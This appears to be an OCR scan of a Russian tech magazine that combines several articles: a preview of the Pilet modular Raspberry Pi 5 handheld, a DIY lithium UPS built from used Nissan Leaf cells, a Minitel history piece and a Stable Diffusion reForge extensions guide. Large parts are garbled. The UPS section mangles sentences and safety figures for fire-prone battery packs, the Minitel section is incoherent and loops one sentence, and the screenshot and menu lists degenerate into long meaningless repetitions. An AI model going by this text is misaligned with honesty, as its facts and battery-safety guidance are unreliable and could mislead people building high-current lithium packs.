На Kickstarter стартовал и уже набрал 500 тысяч долларов проект Pilet. Это открытый модульный портативный мини-компьютер на базе Raspberry Pi 5, созданный для любителей DIY, разработчиков и энтузиастов. Он отличается ретрофутуристичным дизайном и будет поставляться в двух вариантах.



**Pilet 5** будет иметь 5-дюймовый экран, встроенную клавиатуру и другие органы управления, а **Pilet 7** — 7-дюймовый тачскрин и возможность подключения внешних модулей.

Цены на оба устройства составляют около 200 долларов США без учета необходимой для работы Pilet платы Raspberry Pi 5. Кампания уже превысила цель по сбору средств, а поставки ожидаются к концу 2025 года.

### ЖЕЛЕЗО

Давай поближе взглянем на оба варианта Pilet.

**Pilet 5** — компактная и более портативная версия с 5-дюймовым экраном, физической клавиатурой, трекболом и колесом прокрутки. Небольшие размеры делают его отличным выбором для работы в дороге: K Pilet 5 можно будет подключать внешние модули: например, расширить память или установить LTE-модем.

**Pilet 7** оснащен 7-дюймовым сенсорным экраном с разрешением 1280 на 800 пикселей. Это устройство рассчитано на универсальность: к планшету можно будет докупать аксессуары вроде клавиатуры и геймпада, что расширяет его возможности.

«Мозгом» обеих версий будет Raspberry Pi 5 — одноплатный компьютер с четырехъядерным процессором ARM Cortex-A76 и графическим процессором VideoCore VII. Он позволит Pilet легко справляться с задачами вроде программирования, игр и воспроизведения мультимедиа.

Память в обеих моделях можно будет расширить за счет модулей NVMe SSD, к тому же устройства поддерживают подключения через два HDMI-выхода, порты USB 3.0, гигабитный Ethernet и зарядку по USB-C.

### Технические характеристики

- **Поддерживаемые одноплатные компьютеры (SBC):** Raspberry Pi 5 (все варианты).
- **Источник питания:** литий-полимерные и литий-ионные батареи 3.7 В, USB-C 5 В.
- **Экран:** IPS-экраны 5 и 7 дюймов, интерфейс DSI, разрешение 1280 × 800, емкостный сенсорный экран.
- **Интерфейсы ввода вывода:** 2 порта microHDMI, 2 порта USB 3.0, 2 порта USB 2.0, программируемый GPIO.
- **Сеть:** Wi-Fi 802.11ac, порт Ethernet, Bluetooth 5.0, сотовая связь LTE (через внешний модуль).
- **Хранение данных:** SD-карта, NVMe SSD (через модуль).
- **Габариты:** 175 × 125 × 28 мм.

Для охлаждения предусмотрена гибридная система: металлическая задняя панель отвечает за пассивное охлаждение, а встроенный вентилятор — за активное, защищая компоненты от перегрева.

Питаются устройства от двух батарей емкостью 8000 мА · ч, которые должны обеспечивать до семи часов автономной работы. Зарядка через USB-C делает их еще удобнее для длительного использования.

### СОФТ

О софте подробностей пока меньше всего. Известно, что будет использоваться Linux и своя оболочка на базе KDE Plasma. В целом пользователи могут выбрать любой подходящий для Raspberry Pi дистрибутив Linux на свой вкус. Например, RetroPie — для запуска ретроигр и эмуляторов игровых консолей — или даже Kali, BlackArch и им подобные дистрибутивы — сам понимаешь для чего.

### ОПЕНСОРС

Разработчики Pilet обещают поддерживать максимальную открытость и публиковать не только исходные коды, но и чертежи и файлы с моделями.

Вот все, что будет предоставлено по лицензиям GPL и CERN-OHL-S (она идейно сходна с GPL-3, но предназначена для аппаратных проектов):

- **Схемы.** Полные схемы всех разработанных электронных компонентов. Не упрощенные версии, а именно полные чертежи, раскрывающие реальные функции оборудования.
- **Файлы печатных плат (PCB).** Будут предоставлены исходные файлы печатных плат, созданные в KiCAD. Это позволяет изучать работу платы, вносить изменения и улучшения.
- **CAD/STEP-файлы.** Все файлы CAD, STEP и STL будут доступны для загрузки. Их можно легко редактировать в любом CAD-приложении и печатать на 3D-принтере.
- **Программное обеспечение.** Полностью открытый исходный код для кастомного ПО, включая низкоуровневую прошивку для микроконтроллеров (в модуле батареи, клавиатуре, контроллерах) и высокоуровневые приложения, такие как инструмент мониторинга батареи.

Исходный код будет доступен с начала поставок первых устройств Pilet. Сначала доступ получат тестировщики, но позже исходники будут опубликованы для широкой аудитории.

После публикации дизайнов и кода на GitHub сообщество сможет вносить свой вклад — в том числе через пул-реквесты. Разработчики также могут протестировать свои кастомные модули для Pilet и делиться ими.

### ЦЕНА И ДОСТУПНОСТЬ


В данный момент Pilet 5 на Kickstarter можно заказать за 215 долларов США, а Pilet 7 — за 202 доллара США (цены неровные, поскольку платить нужно в канадских долларах).

**INFO**

**Плата Raspberry Pi 5 не включена в базовую стоимость и приобретается отдельно. Официальные цены производителя на нее составляют от 60 долларов США за версию с 2 Гбайт ОЗУ до 90 за версию с 8 Гбайт. Также ожидается новая версия с 16 Гбайт по цене выше 100 долларов США.**

Участники кампании смогут получить свои устройства после завершения сбора средств и производства. По обещаниям авторов проекта это случится уже летом 2025 года, но подобные проекты имеют свойство откладываться на значительные сроки.

Модули расширения для Pilet 7, показанные на картинках (клавиатура и игровой контроллер), пока что заказать нельзя, поскольку работа над их проектированием еще не завершена. Разработчики обещают держать заказчиков в курсе и сообщать о поступлении этих модулей в продажу.



Вариант модуля для Pilet 7 с игровым контроллером

Помимо этого, владелец Pilet может самостоятельно докупить модуль NVMe SSD для хранения данных. О доступности и стоимости модулей LTE пока что ничего не известно.

### ИТОГИ

Pilet — занятный проект с упором на модульность и открытость, но его успех не гарантирован. Хардверные проекты часто сталкиваются с задержками, сложностями производства и техническими проблемами. Если Pilet не принесет достаточно поклонников, сообщество может потерять интерес, а это станет под угрозу развитие экосистемы и появление обновлений.

Разработчики на первый взгляд кажутся энтузиастами своего дела, но нет никакой информации об их опыте в реализации крупных аппаратных проектов. Это должно вызывать вопросы у потенциальных спонсоров, учитывая сложность устройства. Никогда нельзя исключать, что перед нами очередные шарлатаны.

Модульность — тоже довольно неоднозначное решение. Это главная фишка Pilet, но она же усложняет его разработку и производство.

В общем, понял, что это не готовое решение «из коробки», а Kickstarter не интернет-магазин. Все, как всегда, зависит не столько от хайпа (его уже предостаточно), а от готовности фаундеров преодолевать сложности.

# ПО-ДОМАШНЕМУ

Собираем бюджетный литиевый UPS для своей серверной

Чаще всего люди спасаются ставить перед дома или в офисе потому, что для него нужно обеспечить надежный источник бесперебойного питания. А для как известно, электричество не из дешевых. Но, оказывается, есть и другой путь — сетевые небольшие серверы. Сам по себе, источник питания, который гарантированно обеспечит такие серверам несколько часов работы.

Время на прочтение: 15 мин

## ЭКОНОМИЧЕСКАЯ МОТИВАЦИЯ

Мы рассмотрим отличительные серверные решения. Серверное — потому что мы не будем полезть полезные ИБП для домашнего компьютера — потому что собирать его мы будем на готовых комплектах. Домашнее — потому что мы будем использовать для сборки доступные и недорогие компоненты, которые можно купить в розничной сети.

Сервер сначала нужно оценить, сколько стоит готовые решения, чтобы потом, может каждый найти для себя. Для примера возьмем сервер производителя APC (PR3000, R=3000, A=400) — цена на данный момент 550 тысяч. Ещё 800 рублей в месяц ВК-поддержки на полтора 36 мес активных.

Сам по себе, 3000 Вт = 3 кВт — это 550 Вт — не мало. Конечно, можно сделать и дешевле. Но, если мы хотим, чтобы сервер работал, нам нужно бесперебойное (не фальшивое) питание. И гарантия на гарантия даже для системы малоизвестного сервера. Для гарантии обеспечения вторая вполне сметной, но, если мы хотим, чтобы сервер работал, нам нужно бесперебойное (не фальшивое) питание. И гарантия на гарантия даже для системы малоизвестного сервера.

# ИБП ПО-ДОМАШНЕМУ

## СОБИРАЕМ БЮДЖЕТНЫЙ ЛИТИЕВЫЙ UPS ДЛЯ СВОЙ СЕРВЕРНОЙ

### ГОТОВЫЙ АККУМУЛЯТОР

Преимущества аккумулятора из магазина:

- готовое решение, тебе нужно только подключить его к инвертору;
- как правило, содержит плату защиты батареи BMS, управляет которой можно с помощью смартфона по Bluetooth;
- расположен в симпатичном корпусе (с дюймами, что особенно важно, если UPS будет размещаться на виражом месте);
- часто к комплекту уже есть провода, причем уже обжатые. Существует, конечно, вероятность, что наконечники к инвертору не подойдут; но они, по крайней мере, точно подойдут со стороны батареи;
- обычно такие аккумуляторы построены на базе литий-железо-фосфатной ячейки (LiFePO4), которые более безопасны (не горят и не взрываются) и обладают большим числом циклов заряда – разряда, чем литиевые ячейки.

Внешний вид и цена аккумулятора зависит от фантазии производителя. Для примера, я выбрал один из вариантов аккумулятора в продаже: батарею, внешне напоминающую обычные автомобильные аккумуляторы на 12 В. Несмотря на свою простоту, он оснащен платой BMS, к которой можно подключаться по Bluetooth.

Литиевый готовый аккумулятор на 24 В

Литиевый готовый аккумулятор на 48 В

Минусов у готовых решений нет, если не считать их цену. Хотя, нужно отметить, в последнее время цена сравнительно приемлемая. Так, показанный выше аккумулятор на 24 В обходится в 418 долларов, а на 48 В со второго рисунка — в 867 долларов в варианте на 100 А · ч и 1228 долларов в емкостью 150 А · ч.

Встроенная стоимость аккумулятора обратно пропорциональна его цене. Если готовый UPS на 2560 Вт · ч обходится нам в 618 долларов плюс несколько мелочей, которые прилагаются ничего не стоит.

При выборе готового аккумулятора обрати внимание на следующие характеристики (не считая его емкости):

- Charge Current — ток заряда;
- Discharge Current — ток разряда.

Ток заряда — это максимальный ток, который можно заряжать батарею. Часто указывается в амперах или в виде 0.5 С. С интересным вот почему, в второй показатель представляет собой коэффициент, на который нужно умножить емкость. То есть если емкость у нас 100 А · ч и ток заряда 0.5 С, то заряжать такой аккумулятор можно током 50 А (100 · 0.5). Ток 50 А говорит о том, что при полном разряде аккумулятор зарядится до 100% примерно за 2 ч (при емкости 100 А · ч). Рекомендуется заряжать его током ниже, 30 А, — так он будет заряжаться дольше (чуть более 3 ч), но при этом ты продлишь ему жизнь. Некоторые аккумуляторы можно заряжать (судя по их спецификациям) током 20 А. Это можно, в основном! сомнения, в точно не в ни литиевые или литий-железо-фосфатные ячейки?

Ток разряда — это именно важная характеристика. Представь ситуацию, когда у тебя инвертор на 4 кВт (ты потратился и купил не за 2000, а за 300 долларов), аккумулятор на 24 В и его BMS разрешает максимальный ток разряда 100 А. Максимальная 24 на 100 А и получаем 2400 Вт. Если инвертор будет больше, BMS просто отключит батарею и твой UPS выключится. И зачем тогда тебе инвертор на 4,2 кВт? Поэтому, если уж он покупатель более мощный инвертор, ищи и аккумулятор, способный выдерживать большие нагрузки — с током разряда 125 или даже 150 А.

### СОБИРАЕМ ЛИТИЕВЫЙ АККУМУЛЯТОР ИЗ «КОНСЕРВ»

«Консервы» — это ячейка батареи электромобиля Nissan Leaf (можно использовать и от других электромоби, но такие ячейки гроши и дешевле всего достать), а не то, что ты подумал. Достаточно подробного самодельного решения — дешевизна и высокая скорость заряда по сравнению с АСМ-аккумуляторами. Литиевые ячейки можно заряжать током 30–50 А, что при полном разряде позволяет зарядить аккумулятор за 2–3 ч. Если часто отключают свет, такое решение — бесценный вклад из ситуации.

Недостатки:

- непрезентабельный внешний вид, но если такой самодельный аккумулятор будет стоять, скажем, в гараже или какой-нибудь кладовке, где его никто не увидит, то не все ли равно? При желании можно поместить его в какой-то промышленный корпус, но для его изготовления нужно знание и руки из правильного места;
- все там мы имеем дело с ячейками БУ. То, что по получаешь на выходе, очень сильно зависит от состояния этих ячеек и их остаточной емкости;
- пожароопасность и взрывоопасность.

Все мы знаем, на что способен литий, а в одной такой консерве литий очень много. Но все проблемы возникают по одной из трех причин. Первая и самая банальная — перезарад банки. Максимально допустимое напряжение одной ячейки — 4,2 В. Я рекомендую заряжать ячейки до 4,15. Вторая — отсутствие платы BMS. Плата защиты контролирует напряжение каждой ячейки и дельту между напряжениями в ней. Если какая-то ячейка выйдет за пределы 4,15 В, плата просто перестанет ее заряжать. Если разница между минимально заряженной и максимально заряженной ячейкой составит 0,8 В, плата вообще отключит. Все продумано. Третья причина — механическое повреждение. Бить по такому аккумулятору, ронять его и сверлить в нем отверстия — плохая идея.

На следующей иллюстрации показаны два заготовки для аккумуляторов 48 В 100 А · ч.

«Консервы» от Nissan Leaf

Одна такая подержанная ячейка стоит в среднем 15 долларов (есть дешевле, есть дороже). Для создания аккумулятора на 24 В тебе нужно 7 ячеек, а для аккумулятора на 48 В — 13 ячеек. Кажется, нужно с преимуществе: аккумулятор 24 В примерно на 100 А обходится в 105 долларов, а аккумулятор 48 В — в 195 долларов. Конечно, сюда нужно обязательно добавить плату защиты BMS, которая в зависимости от варианта стоит до 50 долларов (сейчас цена 38 долларов за вариант 24 В и 43 доллара — на 48 В). Тебе нужна плата 7s для аккумулятора 24 В и 13s — для аккумулятора на 48 В. Также обращай внимание на ток заряда и разряда, особенно на ток разряда — он должен быть 100 А для системы 48 В и от 100 до 150 А для 24 В.

- инвертор на 2,4 кВт: ток разряда — 100 А;
- инвертор на 3,2 кВт: ток разряда — 125 А;
- инвертор на 4 кВт: ток разряда — 150 А.

Daly BMS на 80 А. Не подкупит, слишком слабая

Здесь небольшая ремарочка. Допустимое максимальное напряжение одной литиевой ячейки — 4,2 В (не путать с литий-железо-фосфатной, там напряжение иное). На следующем фото показан уже готовый аккумулятор на 24 В. Вверху, как ячейки соединены друг с другом. Несмотря на то что в сборке всюду ячейки, одна от задействована. Ничего нигде не — нужно соединить по всем трем выводам параллельно согласно покрытию.

Аккумулятор на 24 В из подручных средств

Как видишь, кроме пластин и болтов, больше ничего не нужно, а из инструментов — набор ключей и отвертка. Пластины можно использовать провода с наконечниками, тут уже кто как собирает.





Схема подключения BMS для конфигурации 12s 48v

Daly BMS — один из возможных вариантов. Кто-то хвалит эти платы, кто-то ругает. У меня такая, и пока она меня всем устраивает.

### WWW

Подробнейшие видео можно найти на YouTube — как говорится, точная сдох для рыбалки.

Следующие две полезнейшие ссылки — это подключение платы Daly BMS в конфигурации 7s и конфигурации 13s.

Daly BMS — один из возможных вариантов. Кто-то хвалит эти платы, кто-то ругает. У меня такая, и пока она меня всем устраивает.

Схема подключения BMS для конфигурации 13s 48v

Почему 7 и 13, а не 6 и 12 ячеек? Все просто: можем вытянуть большую емкость, но при этом не выйти кардинально за пределы допустимого напряжения инвертора. Когда мы имеем 7 ячеек по 4,2 В (суммарное напряжение — 29,4 В), мы вписываемся в систему 24 В, как и 13 ячеек по 4,2 В — 54,6 В. Конечно, нужно настраивать каждый профиль в инверторе, и новое к слову, как это сделать.

### INFO

Когда ты будешь читать различные форумы, посвященные аккумуляторам, учти, что бувы в конфигурации означают соединение: s — последовательно, p — параллельно. Конфигурация 7s — семь ячеек последовательно, конфигурация 4s2p — четыре последовательно, две параллельно.




Поколения ячеек Nissan Leaf

«Консервы» от Nissan Leaf бывают четырех поколений. Чем выше поколение, тем лучше, но если ты хочешь сэкономить, то Gen3 — оптимальный выбор. Можно использовать и Gen2, а Gen1 слишком древние, и, если там остается половина от начальной емкости, это хорошо.

Продолжение статьи →

Подробно на всей теории останавливаться не стану — журнал не резиновый. Дополнительная информация есть в достаточном количестве в интернете.

# ИБП ПО-ДОМАШНЕМУ


## ОБИРАЕМ БЮДЖЕТНЫЙ ЛИТИЕВЫЙ UPS ДЛЯ СВОЕЙ СЕРВЕРНОЙ

### НАСТРОЙКА BMS

Мало подключить BMS, ее еще надлежащим образом настроить. Конечно, BMS обычно обладает «Умным» зарядом, что позволяет ей корректно заряжать Bluetooth, подключенный к разным LiAR/LiFR/LiTR BMS.

К сожу LiAR/LiFR можно подключить или достичь для BMS, или BT-модуль. Одновременно это для сервера подключить нельзя. Как то нас, между BT-модулем и BMS, нужно подключить дополнительный адаптер. После чего можно делать BT-модуль, если нужно, или же для настройки реле использовать приложение. Дистанц на сожалению, не всегда, поэтому лучше использовать BT-модуль, если нужно, и для настройки реле тоже.

Прежде чем пользоваться, установим для приложения на свой смартфон — BLE Scanner (ЛИБО SMART BMS). Перехо приложение пользователям iPhone, поскольку iOS сама не обнаруживает Daly BMS, когда активирована пока BT-адаптер. А это приложение видит BMS и позволяет подключиться к устройству. Использовать приложение можно даже раз — оно нагрет BMS и отсоединяет соединение. После чего уже запустить SMART BMS и проверить — настройку BMS в этом приложении. В следующем для BLE Scanner предоставляется список обнаруженных устройств, поэтому можно отсеять. Если у себя Android, нужно пройти с подключением, после чего сама BMS из списка найдется.




Нужно после мониторинг, если не нужно LiAR BMS

Если приложение запустит порт, между 123456 — это пароль по умолчанию. На следующем скриншоте показан пример сенсорной интерфейс. Как видно, батарея заряжена на 97%, максимальное напряжение — 4.129 В, минимальное — 4.087 В, разница — 0.042 В.

Battery connected
Battery connected
Battery voltage
Battery current
Battery power
Battery capacity
Battery temperature
Battery cycles
Battery cycle capacity
Battery cycle time
Battery cycle power
Battery cycle charge
Battery cycle discharge
Battery cycle charge time
Battery cycle discharge time
Battery cycle charge power
Battery cycle discharge power
Battery cycle charge capacity
Battery cycle discharge capacity

# MINITEL

## Какой был французский интернет-раз, в советскую коробку

Василий Кондратьев
Ведущий инженер ЦНИИ «Электроника»

В начале исчисления годов, тоже мы могли использовать для поиска информации сервисы, которые предоставляли бесплатно, называемые «закладки». Закладки бывали отличными стиля, каким ребят, которые в ЦНИИ «Электроника» мы встречали в Minitel — французский информационный сети, на диалектном сленгующий для «Мы пятеро». Мы пятеро — тоже, почему так стали называть сервисы.

### КАК ЗАКЛАДЫВАЛА СЕТЬ

Сеть в Франции, которая по стране 90 млн, когда формирование появилось: тогда, Министерство почтовых сообщений — это пускает вас, Министерство почтовых сообщений — это пускает вас, Министерство почтовых сообщений — это пускает вас. Министерство почтовых сообщений — это пускает вас. Министерство почтовых сообщений — это пускает вас.

# ПРИМОЧКИ ДЛЯ STABLE DIFFUSION

Расширяем возможности WebUI reForge, чтобы повысить комфорт и качество

**Олег Абрамов**
Эксперт по мобильной криминалистике компании «Экспертиз»
abramovoleg@outlook.com

У локальных веб-интерфейсов к Stable Diffusion есть самые разные возможности для улучшения результата генерации изображения. Сегодня мы поговорим о расширениях для WebUI reForge. Автоматическое использование рук и лиц, генерация картинок в повышенном разрешении, более «внимательное» отношение модели к мелким деталям, сегментированные запросы и расширенный динамический диапазон — лишь малая часть из того, что доступно пользователю.

## WEBUI REFORGE DEV

Интерфейс reForge — это форк WebUI Forge, который, в свою очередь, является форком WebUI AUTOMATIC1111, уже, возможно, знакомого тебе по статьям «Фотошоп Stable Diffusion: Улучшаем картинки, генерируемые Stable Diffusion» и «Смотрим и шедеврим. Разбираем два важных механизма улучшения генеративных картинок». В первой я рассказывал об установке продукта на компьютер и начале работы, во второй описывал основные приемы и шедевры.

Сегодня же мы будем говорить о расширениях (extensions) — как уже встроенных в продукт, так и сторонних. Но прежде, чем приступить к исследованию, мы обсудим самый стабильный и совместимый: в нем входят обновления из A1111 (в частности, новые семплеры и шедевры), в ней же сделаны патчи для однородной загрузки моделей в оперативной памяти.

В эту ветку не входят свежие обновления движка Comfy, чтобы получить «ням доступ», нужно переключиться на ветку dev, в которой есть все из этих плюс выборочные обновления и фичи из Comfy.

В теории эта ветка работает быстрее основной, однако можно добиться реального прироста производительности, обновив вручную torch до версии torch-2.5.1+cu12 и torchvision до версии torchvision-0.20.1+cu124. Обновления лучше брать с сайта проекта или сразу качать wheel с соответствующими именами файлов. Надеюсь, с установкой в папку **stable-diffusion-webui-reforge\system\python\Lib\site-packages** и чистой «хвостов» старых версий ты разберешься.

### Установка reForge dev с нуля

Для начала установи файл **environment.bat** и включи venv:

```
set SKIP_VENV=0
```

Эта переменная указывает, что нужно создать изолированное окружение для конкретной сборки reForge. Это позволяет избежать конфликтов в установленных пакетах и зависимостях.

В файле **webui\webui-user.bat** можно указать ещё и ряд переменных, способных увеличить производительность, изменить пути к моделям и включить тёмную тему интерфейса. Перечислю основные — они указываются в строку, ее можно просто вставить в файл **webui-user.bat**: использовать их, разумеется, не обязательно — параметр **COMMANDLINE_ARGS** можно оставить пустым:

```
set COMMANDLINE_ARGS=--xpe-in-bf16 --pin-shared-memory --cuda-malloc
--cuda-stream --theme dark
```

Все параметры, кроме **--theme dark**, который активирует тёмную тему, отвечается к повышению производительности, если твои видеокарта несовместима с самим nvidia (но это подходит и для AMD), то использовать их. Узнать, поддерживается ли они, можно только после полной установки и первого запуска reForge; если при запуске в терминале выводятся подобные строки, то их лучше отключить:

```
Hint: your device supports --pin-shared-memory for potential speed
improvements, but may cause issues.

Hint: your device supports --cuda-malloc for potential speed
improvements.

Hint: your device supports --cuda-stream for potential speed
improvements, but may cause some issues.
```

Пути к моделям

Базовые модели, а также всевозможные лоры и текстовые инверсии удобно хранить отдельно от основной установки WebUI, в том числе на другом диске. К примеру, можно указать следующие пути:

```
set COMMANDLINE_ARGS=%COMMANDLINE_ARGS%
--models-dir "B:\ai-0_25\models\"
```

С такими настройками модели (как базовые, так и те, которые хранятся по умолчанию в папке **\stable-diffusion-webui-reforge\models**) должны будут находиться в папке **\models** того же диска, куда установлен reForge. Соответственно, если ты решишь использовать такую схему, тебе нужно будет перенести все пару моделей в корень диска.

```
\stable-diffusion-webui-reforge\models + \models\
```

Также стоит сразу скачать в папку **\models\Stable-Diffusion** какую-нибудь модель: SDXL — например, gmLitmaterialBlendXL_v25CosAI, с которой мы будем экспериментировать дальше. Если ты этого не сделаешь, то одна из моделей для начала работы будет скачана автоматически.

Раньше это была реалистичная модель с архитектурой SD1.5:

```
realistiveVision51_v51VAE.safetensors
```

С недавним пор разработчик reForge заменил модель, и теперь по умолчанию будет скачана модель NoobAI 1.1 EPS, а именно файл NoobAI-XL-v1.1.safetensors. Обрати внимание: эта модель имеет мало общего с обычными моделями SDXL: она умеет генерировать только аниме-изображения, причем запрос нужно составить из тегов Danbooru. Кстати говоря, выбери и скачай в нужную папку более универсальную модель.

Примеры моделей:

- AbyssOrange XL — удачная универсальная модель с максимально широким покрытием имеющихся в размах SDXL концептов;
- CyberRealistic — ещё одна качественная, отлично сбалансированная модель с уклоном в реализм;
- KiSA mix — интересная модель с уклоном в креативность;
- Zavous_XL — ещё одна модель с уклоном в креативность;
- GTM_UltimateBlend_XL — модель каноса CokoL, серьезно отличается от любых других моделей: несовместима с RAUNet, но способна выдавать качественный результат.

Для генерации изображений в стиле аниме на основе Illustrious. Модели семейства у ней имеют ряд особенностей, и к ним непривычным некоторые из описанных ниже приемов.

Полностью сформированный файл **webui-user.bat** может выглядеть приблизительно следующим образом:

```
@echo off
set PYTHON=
set GIT=
set VENV_DIR=
set COMMANDLINE_ARGS=--xpe-in-bf16 --pin-shared-memory --cuda-malloc
--cuda-stream --theme dark
set COMMANDLINE_ARGS=%COMMANDLINE_ARGS%^
--models-dir "B:\ai-0_25\models\"
call webui.bat
```

Далее запусти файл **webui-user.bat** и дождись установки всех пакетов. Если в процессе возникнет ошибка «python exe: no module named pip», тебе нужно будет зайти в папку, в которой у тебя установлен Python и выполнить следующую команду:

```
python -m ensurepip
```

После этого будут скачаны и установлены зависимости (около 6,5 Гбайт) и программа начнет запуститься.

Обновление существующей сборки

Если у тебя уже установлена стабильная сборка main, ты можешь попробовать переключиться на ветку dev, открыв командную строку в папке **stable-diffusion-webui-reforge\webui** последовательностью команд:


```
git switch dev
git pull
```

Если последовательность не сработает, есть и другой способ, описанный на странице проекта:

```
git remote add reforge https://github.com/Panchovix/stable-diffusion-
webui-reforge
git branch Panchovix/dev
git checkout Panchovix/dev
git fetch reforge
git branch -u reforge/dev
git stash
git pull
```

НАЧАЛО РАБОТЫ: РАСКЛАДЫВАЕМ РАСШИРЕНИЯ ПО ПОЛОЧКАМ

Итак, WebUI reforge установлен. При первом запуске все расширения (13 из них предустановлены) расположены сверху вниз.


Stable Diffusion checkpoint
Random Resolution
Adaptive
Dynamic Prompts
Image Gallery 0.42.0
Forge Couple 0.2.0
Forge Canvas
Multi-Diffusion Upscaler
Ultimate SD Upscaler
Image Browser
Infinite Image Browsing
Tiled Diffusion
Tiled VAE
Kohya Deep Shrink
Model Mixer
Forge Neo Extensions
Forge Neo Backend
Forge Neo Preprocessors
Forge Neo Models
Forge Neo Utilities
Forge Neo Infotext
Forge Neo Hires Fix
Forge Neo Sampler
Forge Neo Scheduler
Forge Neo Text Encoder
Forge Neo Guidance
Forge Neo Misc
Forge Neo Quantization
Forge Neo Tokenizer
Forge Neo Preset
Forge Neo Cache
Forge Neo Attention
Forge Neo Memory
Forge Neo Device
Forge Neo Other
Forge Neo Extra Network
Forge Neo Compatibility
Forge Neo Hidden Tab
Forge Neo Hidden Tab
Forge Neo Hidden Tab

ПРИМОЧКИ ДЛЯ STABLE DIFFUSION

ПОВЫШАЕМ КАЧЕСТВО ВЫСОКОЕ КАЧЕСТВО WEBUI RESPONSE: ЧТОБЫ ПОВЫСИТЬ КОМФОРТ И КАЧЕСТВО

РАСШИРЕНИЯ ХУРДЕЛИНА

В это материале мощные расширения, которые дополняют и улучшают пользовательский опыт Stable Diffusion, которые сохраняют стиль, ещё или генерируют, чистые лицо и пальцы.

Быстрый выбор контрольных сторон

В Stable Diffusion подразумевается ограниченное количество стандартных разрешений, которые в основном просто пусть выходит. Если вы хотите, чтобы ваше изображение соответствовало — до сотен пикселей, то можно вносить в поле ширина и высота вручную, но это не удобно, и не всегда подходит.

Подробнее расширение сторон можно ставить, а на сайте — в частности. Рекомендуемые пресеты задаются одно за двое стандартные сторон и соотношения сторон. Для установки расширения выполняем:

```
git clone https://github.com/antfu/sd-webui-ar
```

После установки и перезапуска интерфейса сверху под стандартной панелью появляется новая вкладка. Можно выбрать пресет, ориентацию, а также — установить свои со стандартным разрешением 512x.

512
512
Swap
Random
Random AR
Random Ratio
Random Size
Random Seed
Random Prompt
Random Prompt Ratio
Random Prompt Size
Random Prompt Seed
Random Prompt Random
Random Prompt Random Ratio
Random Prompt Random Size
Random Prompt Random Seed
Random Prompt Random Prompt
Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Size
Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Seed
Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Prompt Random Seed
Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Seed
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Ratio
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Size
Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Prompt Random Seed
